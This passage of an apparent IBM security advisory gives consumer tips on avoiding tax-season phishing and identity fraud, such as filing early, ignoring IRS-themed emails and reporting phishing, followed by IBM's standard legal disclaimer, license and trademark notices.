File your taxes as soon as you have the paperwork. If your data was compromised, it can take long before you find out, and the longer you wait to file, the more likely it is that a fraudster may attempt to use your data.

3.3. Don't Take the Bait

Phishers are sending spam purporting to come from popular tax filing software vendors. Don't take the bait! Avoid clicking on any links coming in email messages or opening attachments. If you intend to self-file online, access your vendor's website directly. If you have already filed and are expecting a message about your submitted tax return, directly check your filing account for notifications, or contact your local IRS office.

3.4. Online Request for Information? It's NOT the IRS

Tax season makes for increased popularity of IRS-themed emails, abusing IRS logos and relying on tax filing subjects to lure taxpayers into responding. The IRS does **not** initiate contact with taxpayers by email, text messages, or social media channels to request personal or financial information. This includes requests for PINs, passwords or similar access information for credit cards, banks or other financial accounts (source: IRS).

Don't reply to any online request for information, it is most likely a cybercriminal baiting you for personal details that can result in fraudulent activity in your name.

3.5. Report Phishing and Fake Websites

Suspect a phishing email, or a fake website purporting to be a tax authority's site? Report it by sending it to phishing@irs.gov. You can also file a complaint with the FTC.

3.6. Filing Through an Accounting Service?

With security education coming from tax authorities, people may be more aware that the IRS will not ask them for private information via email. That same security awareness applies to those filing through a paid preparer or an accounting service: your accountant will never ask for your PII over email. Your best bet is to submit your information to the accountant/preparer in person, and pick up your returns at their office when ready.

4. Legal Disclaimer

This information was developed for products and services offered in the US. This material might be available from IBM in other languages. However, you may be required to own a copy of the product or product version in that language in order to access it.

IBM may not offer the products, services, or features discussed in this document in other countries. Consult your local IBM representative for information on the products and services currently available in your area. Any reference to an IBM product, program, or service is not intended to state or imply that only that IBM product, program, or service may be used. Any functionally equivalent product, program, or service that does not infringe any IBM intellectual property right may be used instead. However, it is the user's responsibility to evaluate and verify the operation of any non-IBM product, program, or service.

IBM may have patents or pending patent applications covering subject matter described in this document. The furnishing of this document does not grant you any license to these patents. You can send license inquiries, in writing, to:

IBM Director of Licensing
IBM Corporation
North Castle Drive, MD-NC119
Armonk, NY 10504-1785
US

For license inquiries regarding double-byte character set (DBCS) information, contact the IBM Intellectual Property Department in your country or send inquiries, in writing, to:

Intellectual Property Licensing
Legal and Intellectual Property Law
IBM Japan, Ltd.
19-21, Nihonbashi-Hakozakicho, Chuo-ku
Tokyo 103-8510, Japan

INTERNATIONAL BUSINESS MACHINES CORPORATION PROVIDES THIS PUBLICATION "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESS OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF NON-INFRINGEMENT, MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. Some jurisdictions do not allow disclaimer of express or implied warranties in certain transactions, therefore, this statement may not apply to you.

This information could include technical inaccuracies or typographical errors. Changes are periodically made to the information herein; these changes will be incorporated in new editions of the publication. IBM may make improvements and/or changes in the product(s) and/or the program(s) described in this publication at any time without notice.

Any references in this information to non-IBM websites are provided for convenience only and do not in any manner serve as an endorsement of those websites. The materials at those websites are not part of the materials for this IBM product and use of those websites is at your own risk.

IBM may use or distribute any of the information you provide in any way it believes appropriate without incurring any obligation to you.

Licensees of this program who wish to have information about it for the purpose of enabling: (i) the exchange of information between independently created programs and other programs (including this one) and (ii) the mutual use of the information which has been exchanged, should contact:

IBM Director of Licensing
IBM Corporation
North Castle Drive, MD-NC119

Armonk, NY 10504-1785
US

Such information may be available, subject to appropriate terms and conditions, including in some cases, payment of a fee.

The licensed program described in this document and all licensed material available for it are provided by IBM under terms of the IBM Customer Agreement, IBM International Program License Agreement or any equivalent agreement between us.

The performance data and client examples cited are presented for illustrative purposes only. Actual performance results may vary depending on specific configurations and operating conditions.

Information concerning non-IBM products was obtained from the suppliers of those products, their published announcements or other publicly available sources. IBM has not tested those products and cannot confirm the accuracy of performance, compatibility or any other claims related to non-IBM products. Questions on the capabilities of non-IBM products should be addressed to the suppliers of those products.

Statements regarding IBM's future direction or intent are subject to change or withdrawal without notice, and represent goals and objectives only.

All IBM prices shown are IBM's suggested retail prices, are current and are subject to change without notice. Dealer prices may vary.

This information is for planning purposes only. The information herein is subject to change before the products described become available.

This information contains examples of data and reports used in daily business operations. To illustrate them as completely as possible, the examples include the names of individuals, companies, brands, and products. All of these names are fictitious and any similarity to actual people or business enterprises is entirely coincidental.

4.1. Copyright License

This information contains sample application programs in source language, which illustrate programming techniques on various operating platforms. You may copy, modify, and distribute these sample programs in any form without payment to IBM, for the purposes of developing, using, marketing or distributing application programs conforming to the application programming interface for the operating platform for which the sample programs are written. These examples have not been thoroughly tested under all conditions. IBM, therefore, cannot guarantee or imply reliability, serviceability, or function of these programs. The sample programs are provided "AS IS", without warranty of any kind. IBM shall not be liable for any damages arising out of your use of the sample programs.

Each copy or any portion of these sample programs or any derivative work, must include a copyright notice as follows:

© (your company name) (year). Portions of this code are derived from IBM Corp. Sample Programs. © Copyright IBM Corp. 2004, 2017.

4.2. Trademarks

IBM, the IBM logo, and ibm.com are trademarks or registered trademarks of International Business Machines Corp., registered in many jurisdictions worldwide. Other product and service names might be trademarks of IBM or other companies. A current list of IBM trademarks is available on the web at "Copyright and trademark information" at www.ibm.com/legal/copytrade.shtml.

Adobe, Acrobat, PostScript and all Adobe-based trademarks are either registered trademarks or trademarks of Adobe Systems Incorporated in the United States, other countries, or both.

Microsoft, Windows, Windows NT, and the Windows logo are trademarks of Microsoft Corporation in the United States, other countries, or both.

Java and all Java-based trademarks and logos are trademarks or registered trademarks of Oracle and/or its affiliates.

4.3. Privacy Policy Considerations

IBM Software products, including software as a service solutions, ("Software Offerings") may use cookies or other technologies to collect product usage information, to help improve the end user experience, to tailor interactions with the end user or for other purposes. In many cases no personally identifiable information is collected by the Software Offerings.

For more information about the use of various technologies, including cookies, for these purposes, see the "IBM Software Products and Software-as-a-Service Privacy Statement" at http://www.ibm.com/software/info/product-privacy.